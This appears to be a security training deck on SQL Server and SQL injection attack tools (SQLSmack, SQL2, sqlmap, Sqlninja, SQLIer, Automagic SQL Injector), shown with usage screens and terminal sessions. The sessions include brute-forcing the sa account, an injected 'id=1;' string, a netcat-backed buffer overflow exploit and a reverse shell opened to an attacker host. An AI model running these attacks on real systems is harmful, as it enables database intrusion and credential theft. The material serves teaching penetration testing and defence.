
SQLSmack is a Linux-based remote command execution for MSSQL

When provided with a valid user name and password, the tool permits the execution of commands on a remote MS SQL Server, by piping them through the stored procedure **master..xp\_cmdshell**



# Hacking Tool: SQL2.exe

SQL2 is an UDP Buffer Overflow Remote Exploit hacking tool



The screenshot shows a Windows command prompt window titled 'C:\WINDOWS\System32\cmd.exe'. The window displays the source code for the 'sql2' exploit tool. The code is a modified version of 'Advanced Windows Shellcode' by David Litchfield, available at <http://www.ngssoftware.com>. It includes a welcome message from the HUC Website (<http://www.cnhonker.com>). The usage instructions show how to run the tool with a target host, port, and SQLSP. Examples are provided for targets SP 0 and SP 1 or 2, using netcat (nc) to listen on port 53 and connect to db.target.com on port 53.

```
C:\Documents and Settings\Owner\Desktop\Exploits\Exploits_1\Exploits>sql2
=====
SQL Server UDP Buffer Overflow Remote Exploit

Modified from "Advanced Windows Shellcode"
Code by David Litchfield, david@ngssoftware.com
Modified by lion, fix a bug.
Welcome to HUC Website http://www.cnhonker.com

Usage:
    sql2 Target [<NCHost> <NCPort> <SQLSP>]

Exemple:
Target is MSSQL SP 0:
    C:\>nc -l -p 53
    C:\>sql2 db.target.com 202.202.202.202 53 0
Target is MSSQL SP 1 or 2:
    c:\>sql2 db.target.com 202.202.202.202

C:\Documents and Settings\Owner\Desktop\Exploits\Exploits_1\Exploits>
```

sqlmap is an automatic SQL injection tool developed in Python

It performs an extensive database management system back-end fingerprint

## Features:

- Retrieves remote DBMS databases
- Retrieves usernames, tables, and columns
- Enumerates the entire DBMS
- Reads system files



## It supports two SQL injection techniques:

- Blind SQL Injection
- Inband SQL injection, also known as UNION query SQL Injection



TM

# sqlmap: Screenshot 1

```
inquis@leboyer:~/sqlmap$ python sqlmap.py -u "http://192.168.1.47/sqlmap/mysql/get_str.php?id=1" --users
sqlmap/0.6-rc5 coded by inquis <bernardo.damele@gmail.com>
and belch <daniele.bellucci@gmail.com>

[*] starting at: 17:30:24

remote DBMS: MySQL >= 5.0.0

database management system users [5]:
[*] 'debian-sys-maint'@'localhost'
[*] 'root'@'127.0.0.1'
[*] 'root'@'leboyer'
[*] 'root'@'localhost'
[*] 'testuser'@'localhost'

[*] shutting down at: 17:30:27
```

## Enumerate Database Management System Users

# sqlmap: Screenshot 2

```
inquis@leboyer:~/sqlmap$ python sqlmap.py -u "http://192.168.1.47/sqlmap/mysql/post_dstr.php" --method POST --data "par1=val1&id=1&par3=val3" -v 1
sqlmap/0.6-rc5 coded by inquis <bernardo.damele@gmail.com>
and belch <daniele.bellucci@gmail.com>

[*] starting at: 17:05:08

[17:05:08] [INFO] testing if the url is stable, wait a few seconds
[17:05:01] [INFO] url is stable
[17:05:01] [INFO] testing if POST parameter 'par3' is dynamic
[17:05:01] [WARNING] POST parameter 'par3' is not dynamic
[17:05:01] [INFO] testing if POST parameter 'id' is dynamic
[17:05:01] [INFO] confirming that POST parameter 'id' is dynamic
[17:05:01] [INFO] POST parameter 'id' is dynamic
[17:05:01] [INFO] testing sql injection on POST parameter 'id'
[17:05:01] [INFO] testing numeric/unescaped injection on POST parameter 'id'
[17:05:01] [INFO] POST parameter 'id' is not numeric/unescaped injectable
[17:05:01] [INFO] testing string/single quote injection on POST parameter 'id'
[17:05:01] [INFO] POST parameter 'id' is not string/single quote injectable
[17:05:01] [INFO] testing string/double quotes injection on POST parameter 'id'
[17:05:01] [INFO] confirming string/double quotes injection on POST parameter 'id'
[17:05:01] [INFO] POST parameter 'id' is string/double quotes injectable
[17:05:01] [INFO] testing MySQL
[17:05:01] [INFO] query: CONCAT('6', '6')
[17:05:01] [INFO] retrieved: 66
[17:05:01] [INFO] performed 20 queries in 0 seconds
[17:05:01] [INFO] confirming MySQL
[17:05:01] [INFO] query: LENGTH('6')
[17:05:01] [INFO] retrieved: 1
[17:05:01] [INFO] performed 13 queries in 0 seconds
[17:05:01] [INFO] query: SELECT 6 FROM information_schema.TABLES LIMIT 0, 1
[17:05:01] [INFO] retrieved: 6
[17:05:01] [INFO] performed 13 queries in 0 seconds
remote DBMS: MySQL >= 5.0.0

[*] shutting down at: 17:05:01
```

## Test for SQL injection on POSTed data



TM

# sqlmap: Screenshot 3

```
inquis@leboyer:~/sqlmap$ python sqlmap.py -u "http://192.168.1.47/sqlmap/mysql/get_int.php?id=1" -v 1
sqlmap/0.6-rc5 coded by inquis <bernardo.damele@gmail.com>
and belch <daniele.bellucci@gmail.com>

[*] starting at: 16:52:39

[16:52:39] [INFO] testing if the url is stable, wait a few seconds
[16:52:40] [INFO] url is stable
[16:52:40] [INFO] testing if GET parameter 'id' is dynamic
[16:52:40] [INFO] confirming that GET parameter 'id' is dynamic
[16:52:40] [INFO] GET parameter 'id' is dynamic
[16:52:40] [INFO] testing sql injection on GET parameter 'id'
[16:52:40] [INFO] testing numeric/unescaped injection on GET parameter 'id'
[16:52:40] [INFO] confirming numeric/unescaped injection on GET parameter 'id'
[16:52:40] [INFO] GET parameter 'id' is numeric/unescaped injectable
[16:52:40] [INFO] testing MySQL
[16:52:40] [INFO] query: CONCAT('9', '9')
[16:52:40] [INFO] retrieved: 99
[16:52:40] [INFO] performed 20 queries in 0 seconds
[16:52:40] [INFO] confirming MySQL
[16:52:40] [INFO] query: LENGTH('9')
[16:52:40] [INFO] retrieved: 1
[16:52:40] [INFO] performed 13 queries in 0 seconds
[16:52:40] [INFO] query: SELECT 9 FROM information_schema.TABLES LIMIT 0, 1
[16:52:40] [INFO] retrieved: 9
[16:52:40] [INFO] performed 13 queries in 0 seconds
remote DBMS: MySQL >= 5.0.0

[*] shutting down at: 16:52:40
```

## Test for SQL Injection and DBMS back-end Detection


Sqlninja is a tool targeted to exploit SQL Injection vulnerabilities on a web application

It performs the following:

- Fingerprints the remote SQL Server (version, user performing the queries, user privileges, xp\_cmdshell availability, and DB Server authentication mode)
- Bruteforces the 'sa' password
- Privilege escalation to 'sa'
- Creates a custom xp\_cmdshell if the original one has been disabled
- Uploads executables
- Reverses scan in order to look for a port that can be used for a reverse shell
- Directs and reverses shell, both TCP and UDP
- DNS tunneled pseudoshell, when no ports are available for a bindshell



# SqLninja: Screenshot 1




The screenshot shows a terminal window titled "root@nightblade:/home/icesurfer/hack/programming/sqlninja/sqlninja". The window displays the usage information for the SqLninja tool, version 0.1.2. It includes a detailed list of available modes: test, fingerprint, brute-force, escalation, resurrectxp, upload, dirshell, backscan, revshell, dnstunnel, configuration file (-f), password (-p), wordlist (-w), user (-u), verbose output (-v), and debug mode (-d). It also mentions the need to create sqlninja.conf if it does not exist.

```
root@nightblade:/home/icesurfer/hack/programming/sqlninja/sqlninja
nightblade sqlninja # ./sqlninja
SqLninja rel. 0.1.2
Copyright (C) 2006-2007 icesurfer <r00t@northernfortress.net>
Usage: ./sqlninja
      -m <mode> : Required. Available modes are:
                    t/test - test whether the injection is working
                    f/fingerprint - fingerprint user, xp_cmdshell and more
                    b/bruteforce - bruteforce sa account
                    e/escalation - add user to sysadmin server role
                    x/resurrectxp - try to recreate xp_cmdshell
                    u/upload - upload a .scr file
                    s/dirshell - direct shell
                    k/backscan - look for an open outbound port
                    r/revshell - reverse shell
                    d/dnstunnel - attempt a dns tunneled shell
      -f <file> : configuration file (default: sqlninja.conf)
      -p <password> : sa password
      -w <wordlist> : wordlist to use in brute mode
      -u <user> : user to add to sysadmin group in escalation mode
      -v : verbose output
      -d <mode> : activate debug
      ...see README for details

nightblade sqlninja # ./sqlninja -m test
SqLninja rel. 0.1.2
Copyright (C) 2006-2007 icesurfer <r00t@northernfortress.net>
[-] sqlninja.conf does not exist. You want to create it now ? [y/n]
> █
```

# SqLninja: Screenshot 2



The screenshot shows a terminal window titled "root@nightblade:/home/icesurfer/hack/programming/sqlninja/sqlninja". The window displays the usage information for the SqLninja tool, version 0.1.2, developed by icesurfer. The usage details include various modes such as test, fingerprint, brute-force, escalation, upload, dirshell, backscan, revshell, dnstunnel, configuration file (-f), password (-p), wordlist (-w), user (-u), verbose output (-v), and debug mode (-d). It also mentions that a configuration file (sqlninja.conf) does not exist and asks if the user wants to create it.

```
root@nightblade:/home/icesurfer/hack/programming/sqlninja/sqlninja
nightblade sqlninja # ./sqlninja
SqLninja rel. 0.1.2
Copyright (C) 2006-2007 icesurfer <r00t@northernfortress.net>
Usage: ./sqlninja
    -m <mode> : Required. Available modes are:
        t/test - test whether the injection is working
        f/fingerprint - fingerprint user, xp_cmdshell and more
        b/bruteforce - bruteforce sa account
        e/escalation - add user to sysadmin server role
        x/resurrectxp - try to recreate xp_cmdshell
        u/upload - upload a .scr file
        s/dirshell - direct shell
        k/backscan - look for an open outbound port
        r/revshell - reverse shell
        d/dnstunnel - attempt a dns tunneled shell
    -f <file> : configuration file (default: sqlninja.conf)
    -p <password> : sa password
    -w <wordlist> : wordlist to use in brute mode
    -u <user> : user to add to sysadmin group in escalation mode
    -v : verbose output
    -d <mode> : activate debug
    ...see README for details

nightblade sqlninja # ./sqlninja -m test
SqLninja rel. 0.1.2
Copyright (C) 2006-2007 icesurfer <r00t@northernfortress.net>
[-] sqlninja.conf does not exist. You want to create it now ? [y/n]
> 
```



# SqLninja: Screenshot 3

```
root@nightblade:/home/icesurfer/hack/programming/sqlninja/sqlninja
> 192.168.240.10
[2/9] Remote port [80]
>
[3/9] Use SSL (y/n/auto) [auto]
> n
[4/9] Method to use (GET/POST) [GET]
>
[5/9] Vulnerable page, including path and leading slash
(e.g.: /dir/target.asp)
> /checkid.asp
[6/9] Start of the exploit string. It must include the vulnerable parameter and the
character sequence that allows us to start injecting commands. In
general this means, at least:
- an apostrophe (if the parameter is a string)
- a semicolon (to end the original query)
It must also include everything necessary to properly close the original
query, as an appropriate number of closing brackets
e.g.: param1=aaa&param2=bbb';
> id=1;
[7/9] If you need to add some more parameters after the vulnerable one, put
them here. Don't forget the leading "&" sign
(e.g.: &param3=aaa)
>
[8/9] Local host: your IP address (for backscan and revshell modes)
> 192.168.240.1
[9/9] Interface to sniff when in backscan mode
> vmnet8
[+] sqlninja.conf written successfully
[+] Parsing configuration file.....
[+] Target is: 192.168.240.10
[+] Trying to inject a 'waitfor delay'....
```



# SqIninja: Screenshot 4


```
root@nightblade:/home/icesurfer/hack/programming/sqlninja/sqlninja
[2/9] Remote port [80]
>
[3/9] Use SSL (y/n/auto) [auto]
> n
[4/9] Method to use (GET/POST) [GET]
>
[5/9] Vulnerable page, including path and leading slash
(e.g.: /dir/target.asp)
> /checkid.asp
[6/9] Start of the exploit string. It must include the vulnerable parameter and the
character sequence that allows us to start injecting commands. In
general this means, at least:
- an apostrophe (if the parameter is a string)
- a semicolon (to end the original query)
It must also include everything necessary to properly close the original
query, as an appropriate number of closing brackets
e.g.: param1=aaa&param2=bbb';
> id=1;
[7/9] If you need to add some more parameters after the vulnerable one, put
them here. Don't forget the leading "&" sign
(e.g.: &param3=aaa)
>
[8/9] Local host: your IP address (for backscan and revshell modes)
> 192.168.240.1
[9/9] Interface to sniff when in backscan mode
> vmnet8
[+] sqlninja.conf written successfully
[+] Parsing configuration file.....
[+] Target is: 192.168.240.10
[+] Trying to inject a 'waitfor delay'....
[+] Injection was successful! Let's rock !! :)
```

# SqlNinja: Screenshot 5

```
root@nightblade:/home/icesurfer/hack/programming/sqlninja/sqlninja
-d <mode> : activate debug
...see README for details

nightblade sqlninja # ./sqlninja -m fingerprint
SqlNinja rel. 0.1.2
Copyright (C) 2006-2007 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file.....
[+] Target is: 192.168.240.10
What do you want to discover ?
 0 - Database version (2000/2005)
 1 - Database user
 2 - Database user rights
 3 - Whether xp_cmdshell is working
 a - All of the above
 h - Print this menu
 q - exit
> 0
[+] Checking SQL Server version...
  Target: Microsoft SQL Server 2000
> 1
[+] Checking whether we are sysadmin...
  No, we are not 'sa'.... :/
[+] Finding dbuser length...
  Got it ! Length = 3
[+] Now going for the characters.....
  DB User is....: foo
> 2
[+] Checking whether user is member of sysadmin server role...
[+] Check whether user is member of sysadmin server role....
  You are not an administrator. If you used the escalation mode already,
  it might be that you are using old ODBC connections. See the README
  for how to deal with this
> [REDACTED]
```

# SqlNinja: Screenshot 6



root@nightblade:/home/icesurfer/hack/programming/sqlninja/sqlninja

```
tcp/udp [default: tcp]: tcp
[+] Starting tcp backscan on host 192.168.240.10.....
port 80 ok !
[+] shutting down sniffer...
Now launch the Ninja in revshell mode and have fun!
nightblade sqlninja # ./sqlninja -m revshell
SqlNinja rel. 0.1.2
Copyright (C) 2006-2007 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file.....
[+] Target is: 192.168.240.10
Local port: 80
tcp/udp [default: tcp]:
[+] waiting for shell on port 80/tcp...
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>dir c:\
dir c:\
Volume in drive C has no label.
Volume Serial Number is D4A4-5807

Directory of c:\  
  
04/24/2007 11:37a      94,291 agent-job-results.txt
12/29/2004 03:45p    <DIR>      Documents and Settings
12/29/2004 03:39p    <DIR>      Inetpub
06/19/2007 03:37p    <DIR>      Program Files
06/19/2007 03:38p    <DIR>      WINNT
02/10/2005 04:29p    <DIR>      WUTemp
               1 File(s)      94,291 bytes
               5 Dir(s)   765,063,168 bytes free
```

C:\WINNT\system32>:) :) ....happy hacking !!! :)

SQLIer takes a vulnerable URL and attempts to determine all necessary information to exploit SQL Injection vulnerability by itself, requiring no user interaction

SQLIer can build a UNION SELECT query designed to brute force passwords out of database

To operate, this script does not use quotes in the exploit

An 8 character password takes approximately 1 minute to crack





# SQLIer: Screenshot

```
grull0dalek:~$ sqlier http://example.com/sqlihole.php?id=1 -u BCable
determining if SQL Injection vulnerable... yes
determining comments string... /*
determining number of fields in query... 6
determining if UNION SELECT vulnerable... yes
determining users table name... "users"
determining username field name... "username"
determining password field name... "password"
Saved information to ~/.sqlier/exploits

Saved exploit for host, now you can use: sqlier example.com -u [USERS]
Starting brute force on given username(s)...
```

BCable:P4s5u0r █

# Automagic SQL Injector

Automagic SQL Injector is an automated SQL injection tool designed to save time in penetration testing

It is only designed to work with vanilla Microsoft SQL injection holes where errors are returned

## Features:

- Browse tables and dump table data to a CSV file
- Upload files using debug script method
- Automagical UDP reverse shell
- Interactive xp\_cmdshell (simulated cmd.exe shell)



# Automagic SQL Injector: Screenshot 1

```
ok C:\WINDOWS\system32\cmd.exe - injector.pl -h 192.168.0.105 -f /process_login.asp -q YES -t ... - X
C:\Automagic SQL injector>injector.pl -h 192.168.0.105 -f /process_login.asp -q
YES -t POST

[*] Welcome to the Sec-1 Automagical SQL injector [*]
http://www.sec-1.com

Author: Gary O'leary-Steele
Ver: 0.1 Beta
Date: 7/11/05

[!] Please enter the vulnerable POST string placing the keyword
QUERYHERE within the vulnerable POST param.

Note: A command line param -q YES|NO inserts a quote character
before the injected SQL. However if there are any other requirements
such as closing parentheses they should be added here.

e.g Param:username=hello&password=QUERYHERE

Post Param:username=QUERYHERE&password=blah
```

# Automagic SQL Injector: Screenshot 2

